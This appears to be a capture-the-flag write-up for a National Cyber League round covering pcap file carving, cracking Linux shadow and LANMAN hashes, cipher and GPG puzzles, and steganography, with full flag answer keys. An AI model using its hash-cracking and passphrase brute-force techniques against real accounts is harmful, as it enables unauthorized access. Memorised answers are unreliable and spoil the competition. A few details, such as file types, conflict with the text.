
The next two flag questions simply require further review and searching of the network traffic. The last flag question however is quite a large amount of points.

The question presented is what the image (now being displayed on the defaced website) says. This requires the player to perform data carving on the network traffic to extract the image (which is clearly sent in the traffic).

The *tcpxtract* utility does a great job of extracting files from a network stream or *libpcap* file.

```
tcpxtract -f NCL-R2-ND.pcap

Found file of type "gif" in session [192.168.245.141:20480 ->
192.168.245.131:21376], exporting to 00000000.gif
Found file of type "gif" in session [192.168.245.141:20480 ->
192.168.245.131:21376], exporting to 00000001.gif
Found file of type "gif" in session [192.168.245.141:20480 ->
192.168.245.131:21632], exporting to 00000002.gif
Found file of type "gif" in session [192.168.245.141:20480 ->
192.168.245.131:28032], exporting to 00000003.gif
Found file of type "gif" in session [192.168.245.141:20480 ->
192.168.245.131:28544], exporting to 00000004.gif
Found file of type "jpg" in session [192.168.245.141:20480 ->
192.168.245.131:28288], exporting to 00000005.jpg
Found file of type "png" in session [192.168.245.131:20480 ->
192.168.245.141:42439], exporting to 00000006.png
Found file of type "png" in session [192.168.245.141:20480 ->
192.168.245.131:36992], exporting to 00000007.png
```



IV. Round Three – Cryptography

The third round of the NCL competition included a number of cryptography related challenges, ranging from simple cryptography systems to complex steganography puzzles.

A. Scenario

Congratulations on yet another job well done! Your log analysis reports helped us piece together what really happened during the attack on our client's systems. In fact, you've also helped us identify some weaknesses in our client's cybersecurity posture.

Based on the information you uncovered during the log analysis, we've come to understand that password complexity was severely lacking at our client's organization. Therefore, we have asked the client to send over their password files.

Based on your log analysis work, the client identified some additional clues that the 'not so careful' attacker left behind. Unfortunately, most of the data the attacker left behind is encrypted or encoded in some fashion.

Your mission is as follows:
Do some password security analysis and testing on the client's password files
Go through the artifacts from the client's attack and see what you can uncover

We need to secure this system, so this doesn't happen again.

Thanks again for your dedicated service and a job well done!

B. Flags

Name	Server	Value
What hashing algorithm is in use for Emily Miller's account?	127.0.0.1 (Linux Passwords)	100
What hashing algorithm Is in use for Tom Anderson's account?	127.0.0.1 (Linux Passwords)	100
What hashing algorithm is in use for Amanda Williams's account?	127.0.0.1 (Linux Passwords)	100
What hashing algorithm is in use for Michael Davis's account?	127.0.0.1 (Linux Passwords)	100
What hashing algorithm is in use for Daniel Jameson's account?	127.0.0.1 (Linux Passwords)	100
What is the plaintext password for Emily Miller's account?	127.0.0.1 (Linux Passwords)	200
What is the plaintext password for Tom Anderson's account?	127.0.0.1 (Linux Passwords)	200
What is the plaintext password for Amanda Williams's account?	127.0.0.1 (Linux Passwords)	200
What is the plaintext password for Michael Davis's account?	127.0.0.1 (Linux Passwords)	200
What is the plaintext password for Daniel Jameson's account?	127.0.0.1 (Linux Passwords)	200
What is the plaintext password for Kim Jones's account?	127.0.0.1 (Linux Passwords)	300
What is the plaintext password for Brandon Davidson's account?	127.0.0.1 (Linux Passwords)	400
What is the plaintext password for Aaron Brown's account?	127.0.0.1 (Linux Passwords)	500
What is the plaintext password for John Smith's account?	127.0.0.1 (Linux Passwords)	1000
What is the plaintext password for attackers account (jbowers)?	127.0.0.1 (Linux Passwords)	2500
What is the plaintext password for the root account?	127.0.0.1 (Linux Passwords)	2500
What is the plaintext password for John Smith's account?	127.0.0.2 (Window Passwords)	100
What is the plaintext password for James Johnson's account?	127.0.0.2 (Window Passwords)	100
What is the plaintext password for Emily Miller's account?	127.0.0.2 (Window Passwords)	200
What is the plaintext password for Tom Anderson's account?	127.0.0.2 (Window Passwords)	200
What is the plaintext password for Amanda Williams's account?	127.0.0.2 (Window Passwords)	200
What is the plaintext password for Michael Davis's account?	127.0.0.2 (Window Passwords)	200
What is the plaintext password for Daniel Jameson's account?	127.0.0.2 (Window Passwords)	200
What is the plaintext password for Kim Jones's account?	127.0.0.2 (Window Passwords)	300

Name	Server	Value
What is the plaintext password for Brandon Davidson's account?	127.0.0.2 (Window Passwords)	400
What is the plaintext password for Aaron Brown's account?	127.0.0.2 (Window Passwords)	500
What is the plaintext password for attackers account (nsanders)?	127.0.0.2 (Window Passwords)	2500
What is the plaintext password for the Administrator's account?	127.0.0.2 (Window Passwords)	2500
What is the first Advanced Cryptography flag?	127.0.0.4 (Advanced Cryptography)	300
What is the second Advanced Cryptography flag?	127.0.0.4 (Advanced Cryptography)	300
What is the third Advanced Cryptography flag?	127.0.0.4 (Advanced Cryptography)	300
What is the flag for the first Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	100
What is the passphrase for the key-pair?	127.0.0.4 (Advanced Cryptography)	5000
Using the previous key-pair, what is the fifth Advanced Cryptography flag?	127.0.0.4 (Advanced Cryptography)	5000
What is the flag for the second Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	200
What is the flag for the third Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	200
What is the flag for the fourth Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	200
What is the flag for the fifth Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	500
What is the flag for the sixth Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	600
What is the flag for the seventh Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	600
What is the flag for the eighth Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	700
What is the flag for the ninth Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	900
What is the flag for the tenth Basic Cryptography puzzle?	127.0.0.3 (Basic Cryptography)	2000
What is the flag found in the first Steganography challenge?	127.0.0.5 (Steganography)	200
What is the flag found in the second Steganography challenge?	127.0.0.5 (Steganography)	200
What is the flag found in the third Steganography challenge?	127.0.0.5 (Steganography)	300
What is the flag found in the fourth Steganography challenge?	127.0.0.5 (Steganography)	300
What is the flag found in the fifth Steganography challenge?	127.0.0.5 (Steganography)	500

Name	Server	Value
What is the flag found in the sixth Steganography challenge?	127.0.0.5 (Steganography)	500
What is the flag found in the seventh Steganography challenge?	127.0.0.5 (Steganography)	5000

C. Linux Passwords

The player was provided with a complete Linux /etc/shadow file, containing the hashed versions of all user passwords. The contestant was then asked to find a series of flags, namely the cryptography hashing algorithm or the password itself.

1. Hashing Algorithms

The first five (5) flags ask simply for the hashing algorithm used for the particular user's password hash. This is easily obtainable from the beginning part of the hash.

Linux hashes within the */etc/shadow* file start with a dollar sign followed by a numerical value representing the hashing algorithm. With the single exception of unsalted DES hashes which just provide the hash.

```
emiller:3e05v.ztZ8LNE:15652:0:99999:7:::
tanderson:$1$AqW8SRi1$Dd0m3hFyOI276/IHinecr0:15652:0:99999
:7:::
awilliams:mQK2Y4hWq0SvY:15652:0:99999:7:::
mdavis:$5$i3uY6Gfp$ywzsyCNRs7kbKbN7Ad0SnGR7P6bVmMQ8iJ70
08mrGHC:15652:0:99999:7:::
djameson:$6$iimf1wnL$T/0zG89BxF.qKzMyX7BZJCSye5x7wlQxox5d
MMwWPdvpzFMOs2YkknqHdMbbdxyBN7NNNBnAh/d7YY2fRRV3k0:15
652:0:99999:7:::
```

Flag Questions	Flag Answers
What hashing algorithm is in use for Emily Miller's account?	DES
What hashing algorithm Is in use for Tom Anderson's account?	md5
What hashing algorithm is in use for Amanda Williams's account?	DES
What hashing algorithm is in use for Michael Davis's account?	SHA256
What hashing algorithm is in use for Daniel Jameson's account?	sha512

2. Cracked Passwords

Simply enough, the requirement was to crack eleven (11) Linux passwords, and submit the cracked plaintext password as the flag.

Of these eleven (11) passwords, the first five (5) were dictionary terms. The next two (2) were dictionary terms beginning with a capital letter and appended with a numerical digit, a simple permutation. The following three (3) are a slightly more complex permutation, two dictionary terms separated by a numerical digit. The last two passwords were by far the most difficult, using the standard NCL format; these were a total of thirteen characters long, contained two symbols, four alphabetic characters and four numerical digits.

Regardless, the entire password list was breakable with simple tools such as *John The Ripper*.

Some clever permutation rules or custom dictionary files would certainly make the last two (complex) passwords much easier to crack. The player knew the NCL format followed a predictable pattern, the letters "N", "C", and "L" followed by a single hyphen, then four random alphabetical characters, another hyphen, and then four random numerical characters. With this information the relative number of characters needing to be tested goes down to eight. Thus limiting the entire maximum possible passwords to only 466,976.

Flag Questions	Flag Answers
What is the plaintext password for Emily Miller's account?	Iloveyou
What is the plaintext password for Tom Anderson's account?	Password
What is the plaintext password for Amanda Williams's account?	Qwerty
What is the plaintext password for Michael Davis's account?	blink182
What is the plaintext password for Daniel Jameson's account?	Whatever
What is the plaintext password for Kim Jones's account?	Password1
What is the plaintext password for Brandon Davidson's account?	Welcome2
What is the plaintext password for Aaron Brown's account?	cat8dog
What is the plaintext password for John Smith's account?	admin4you
What is the plaintext password for attackers account (jbowers)?	NCL-AFDH-7398
What is the plaintext password for the root account?	NCL-FOQW-2309

D. Windows Passwords

For the Windows Passwords the participant was provided with a dump of all of the Windows hashes from the system. The player then simply needed to crack the provided password hash and submit the cracked passwords as the flag.

All of the passwords were hashed using the *LANMAN* hash, a weak hashing system commonly found on older Windows based systems (though still found today for backwards compatibility). *LANMAN* actually splits all passwords into seven-character sets before hashing them, and ignores case sensitivity entirely. Because of these factors brute forcing, or dictionary testing, *LANMAN* hashes is fast, efficient, and effective.

Again, a simple password-cracking tool like John The Ripper was efficient at breaking the passwords. Due to the weak cryptography-hashing algorithm used, password complexity is an almost entirely moot subject.

Flag Questions	Flag Answers
What is the plaintext password for John Smith's account?	password
What is the plaintext password for James Johnson's account?	turtles
What is the plaintext password for Emily Miller's account?	rainbows
What is the plaintext password for Tom Anderson's account?	oracle
What is the plaintext password for Amanda Williams's account?	123456
What is the plaintext password for Michael Davis's account?	greenday
What is the plaintext password for Daniel Jameson's account?	iforget
What is the plaintext password for Kim Jones's account?	Ready2go
What is the plaintext password for Brandon Davidson's account?	Pass4you
What is the plaintext password for Aaron Brown's account?	car2truck
What is the plaintext password for attackers account (nsanders)?	NCL-KJSD-8930
What is the plaintext password for the Administrator's account?	NCL-HGRY-3891

E. Basic Cryptography

For each Basic Cryptography challenge the player was provided with a file containing nothing more than an encrypted string.

1. Challenge One

The encrypted string:

> Q29uZ3JhdHVsYXRpb25zISAgWW91IGhhdmUgc29sdmVkIHRoZSBma
> XJzdCBCYXNpYyBDcnlwdG9n
> cmFwaHkgY2hhbGxlbmdlLCB0aGUgZmxhZyBpczogIE5DTC1XRkxBLTU
> yMzEK

The string is simply encoded using BASE64 encoding.

The decrypted string:

> Congratulations! You have solved the first Basic Cryptography challenge, the flag is: NCL-WFLA-5231

2. Challenge Two

The encrypted string:

> Fjrrg, lbh unir fbyirq gur frpbaq Onfvp Pelcgbtencul punyyratr, gur synt vf: APY-TFQY-8932

The string is encrypted using the ROT-13 cipher, a Caesar cipher shifted by thirteen.

The decrypted string:

> Sweet, you have solved the second Basic Cryptography challenge, the flag is: NCL-GSDL-8932

3. Challenge Three

The encrypted string:

> Zmlgsvi lmv yrgvh gsv wfhg, blf'ev mld ulfmw gsivv uozth uli gsv Yzhrx Xibkgltizksb xszoovmtv, gsv uozt rh: MXO-HTLH-7428

The string is encrypted using the Atbash cipher, a substitution cipher using a reversed alphabet.

The decrypted string:

> Another one bites the dust, you've now found three flags for the Basic Cryptography challenge, the flag is: NCL-SGOS-7428

4. Challenge Four

The encrypted string:

> --- -.- .- -.-- --..-- / -. --- .-- / - .... / --- -. . / .. ... / .--- ..- ... - / - --- --- / . .- ... -.-- / --..-- / - .... . / ..-. --. . -. / .. ... ---... / -. -.-. .-.. -....- ..-. .- .... ..- -....- ....- -----...—

Encrypted by taking the string, converting to Morse code, and converting the Morse code tones to ASCII.

The decrypted string:

> Okay, now this one is just too easy, the flag is: NCL-FAHU-5403

5. Challenge Five

The encrypted string:

> O,iLimt tleeseYrexefsCta lg nl !hliNK-5ky hsFA siprat-i ilb sda h E o h etsto ai rporpycalne. o' oei: Tefa s C-UN82at G on w u tKftn BcyghhesDtst g:LM0

The string is encrypted with the Railfence Cipher, using the standard three-rails.

The decrypted string:

> Okay, this FLAG is important - it will be used as the KEY for the next set of Basic Cryptography challenges. Don't lose it:! The flag is: NCL-KUMN-8025

As the decrypted string value states, this flag is particularly important. As most cryptography systems require a key, or a shared secret, it is imperative that the player uncovers the key. It is this flag value that will be used as the key, and therefore be required, by most of the following flags.

6. Challenge Six

The encrypted string:

> AJNG! Nijsbuq mgna kulqyosuk. Jigy mjtq hjqu sj aj. Sbu mgna dr ILG-UAWB-3472

This time the string is encrypted with a Caesar cipher; however, it is a keyed Caesar cipher and therefore requires the previous flag answer as the key.

Key:

> NCL-KUMN-8025

The decrypted string:

> GOAL! Another flag decrypted. Only four more to go. The flag is NCL-EGWH-3472

7. Challenge Seven

The encrypted string:

> HtsLahlo n-taaph'S tgeatDw? fr?Ga iud Ks sle - I:lrT8at y?h3 e2bwNt 9iaChWf

For this puzzle no key was required, at least not in the traditional understanding of the term key. The string is encrypted with the Scytale Tool, often referred to as a Skip transposition cipher.

Although no key is required a shared secret is needed, the number in which to use for the skip. In this case the number is simply the "flag" number: 7.

The decrypted string:

> Hopefully that was a bit harder? What? It wasn't? The flag is: NCL-SDGK-8329

8. Challenge Eight

The encrypted string:

> i atnhel ts -itsTn Z e rso C8 … uoon,t-ebroh2:e hutimfnnI3HN Dayga7 Es oe'vFfeghLlh g

This string was encrypted with the Ubichi, a German WWI double columnar transposition cipher.

Key:

> NCL-KUMN-8025

The decrypted string:

> I have to be honest, I'm running out of things to say here… The flag is: NCL-DFHE-2378

9. Challenge Nine

The encrypted string:

> VWNzaywgc2FoIGdqemVhdGcgdnYgaGttIHNidnByIGRpIG5yIHJjZGkgcXRyYSBhemUgbW1qIGdq
> cCBMVUVSNjQgcnBueXh1YXQsIGZ0bmgnZiBsYnfigKYgIEVyeSByeW5pIHRjOiAgSE9ZLVdBUEwt
> ODkzOAo=

This string was first encrypted with the Vigenere cipher, a polyalphabetic modification of the Caesar cipher. It was then BASE64 encoded.

Key:

> NCL-KUMN-8025

The decrypted string:

> Haha, you thought it was going to be easy when you saw the BASE64 encoding, didn't you… The flag is: NCL-JYEB-8938

10. Challenge Ten

The encrypted string:

```
U2FsdGVkX1/7sWQc3YpZjDfZgcKi3zB/yR6A8oBDpfVGpAhwAMd9DU
27TNLqL+G8pJaPn1y88qV5hEVbVQH8XVxOjDppGWha8y0rYB6LLsk
AKDivCGJN5K5tWRVJX6/mq1PgHYHTDKCfvPN8wNvEpDoQvhezxmLA
Q9tjaw2QlPdfl0w9fk2QAYt3d6lzvU9rEmh5QEz1eWPuqqhZi38u+lD3o
X3ZhEBXDNPmjuNxX/8Jx55nnVhVR4sqL1LaoNUybZfJilpt2kviKx7PF8
9XVMzebygfr2KbNTCGm4TMH/54zZdsudftueoYiUYMJHRMY4L1exZYZ
MJt5P8fGOGL5A==
```

In this case the cipher text is an ASCII-Armored AES-256-ECB encrypted string.

Key:

```
NCL-KUMN-8025
```

The decrypted string:

> Great Job! You did it, you got the final Basic Cryptography challenge flag. This was certainly a lot harder than the rest. But the points will be worth your effort. Good luck on the rest of the game… The flag is: NCL-KYFR-9035

F. Advanced Cryptography

There were four flags for the Advanced Cryptography section. The focus of the Advanced Cryptography was specifically asymmetric encryption and, further, the practical implementation and usage of public key cryptography.

1. Puzzles One, Two, and Three

For the first three Advanced Cryptography puzzles the player was provided an archive containing six (6) files: the public key, a corresponding private key, a text file containing the key's passphrase, and three encrypted "flag" files.

The player only needed to import the GPG keypair into their keychain, and decrypt each flag.

Flag Questions	Flag Answers
What is the first Advanced Cryptography flag?	NCL-JKOB-8972
What is the second Advanced Cryptography flag?	NCL-XGCF-3487
What is the third Advanced Cryptography flag?	NCL-NDSV-6482

2. Puzzles Four and Five

The last two Advanced Cryptography puzzles require the participant to brute-force the passphrase on a GPG key, and then utilize the key to decrypt a flag file. All three files, (encrypted flag, public key, and private key) are provided.

There are various tools publically available to brute-force GPG keys. The popular John The Ripper tool has a "*Jumbo*" version, which includes the ability to break PGP/GPG Keys.

The participant can narrow their search range using a customized dictionary or ruleset detailing the known NCL flag format. With 466,976 possible passphrase combinations this brute-force will be time intensive but it's more than breakable.

Flag Questions	Flag Answers
What is the passphrase for the key-pair?	NCL-FSKM-7382
Using the previously key-pair, what is the fifth Advanced Cryptography flag?	NCL-JHWK-3587

G. Steganography

There were a total of seven (7) Steganography challenges in the third NCL round.

1. First Puzzle

The first Steganography puzzle is simple, containing the flag in the image's metadata, easily obtainable from the file properties or even simply passing the image file though the *strings* utility.

Flag:

NCL-LBJV-5397

2. Second Puzzle

The second Steganography puzzle is less trivial. The image appears as if it were completely blank, purely white. Attempts to find the flag within the metadata would be frivolous, as it is much more simple than that.

This image actually contains the flag in white text, which is sitting against a white background. Inspection of the image will reveal that the background is *255/255/255 (RGB)* and certain portions (the text) are *254/254/254 (RGB)*.


A quick and easy method of retrieving this flag is to use the *Magic Lasso* tool found in Image Editing software (like *GIMP* or *Photoshop*). The *Magic Lasso* will select the text, allowing the player to alter the color of only the text, revealing the flag.

Flag

NCL-JKTY-8343

3. Third Puzzle

This image contains another file, embedded using the *BattleSteg* algorithm. Using a tool like Digital Invisible Ink the contestant could easily extract the embedded file, which simply contains the flag value.



Flag

NCL-OCKM-4576

4. Fourth Puzzle

This image contains another file, embedded using the *BlindHide* algorithm. Again using Digital Invisible Ink the player can easily extract the embedded file, which simply contains the flag value.

Flag

NCL-KGGS-6551

5. Fifth Puzzle

This image contains another file, embedded using the *HideSeek* algorithm.

Unlike the previous algorithms, the *HideSeek* requires a password. In this case the password "*NCL*" was used. Digital Invisible Ink can easily extract the embedded file, which simply contains the flag value.

Flag

NCL-VHGD-6581

6. Sixth Puzzle

This image contains another file, embedded using the *DynamicBattleSteg* algorithm.

DynamicBattleSteg requires a password. In this case the password "*NCL*" was used. Digital Invisible Ink can easily extract the embedded file, which simply contains the flag value.

Flag

NCL-GRBS-4237

7. Seventh Puzzle

The seventh and final Steganography puzzle, and the last flag for Round 3 of the NCL is, by far, the most complex.

The player is provided with an archive containing 26 files, named with "SC7-" and then a single character, "*a*" through "*z*."


Running the *file* utility against all of the files will show that the files are actually portions of a split JPEG file. This will also reveal that the first piece of the image is actually the part labeled "A." Reviewing the file sizes will indicate that the portion labeled "Z" is the last section of the image.

```
file *
SC7-A: PC bitmap, Windows 3.x format, 1024 x 857 x 24
SC7-B: data
SC7-C: data
SC7-D: data
SC7-E: ERROR: line 22: regexec error 17, (illegal byte sequence)
SC7-F: data
SC7-G: data
SC7-H: data
SC7-I: data
SC7-J: data
SC7-K: data
SC7-L: data
SC7-M: data
SC7-N: data
SC7-O: data
SC7-P: data
SC7-Q: data
SC7-R: data
SC7-S: data
SC7-T: data
SC7-U: data
SC7-V: data
SC7-W: data
SC7-X: data
SC7-Y: data
SC7-Z: data

-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-A
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-B
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-C
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-D
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-E
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-F
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-G
-rw-r--r--  1 user  group  102400 Sep 29 17:10 SC7-H
```

```
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-I
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-J
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-K
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-L
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-M
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-N
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-O
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-P
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-Q
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-R
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-S
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-T
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-U
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-V
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-W
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-X
-rw-r--r--  1 user  group   102400 Sep 29 17:10 SC7-Y
-rw-r--r--  1 user  group    72758 Sep 29 17:10 SC7-Z
```

At this point the participant likely believes the files simply needed to be concatenated in alphabetical order. But this will result in a broken image.



The broken image does begin to illustrate what the end image should look like, assisting the contestant with future spot-checks of their concatenated orderings.

One solution to finding the proper ordering is trial and error, another scripting, enumerating through all of the possible combinations.

The ordering, however, is actually logical, and not random.

Files “A” through “M” are the even numbered files.

Files “N” through “Z” are the odd numbered files.

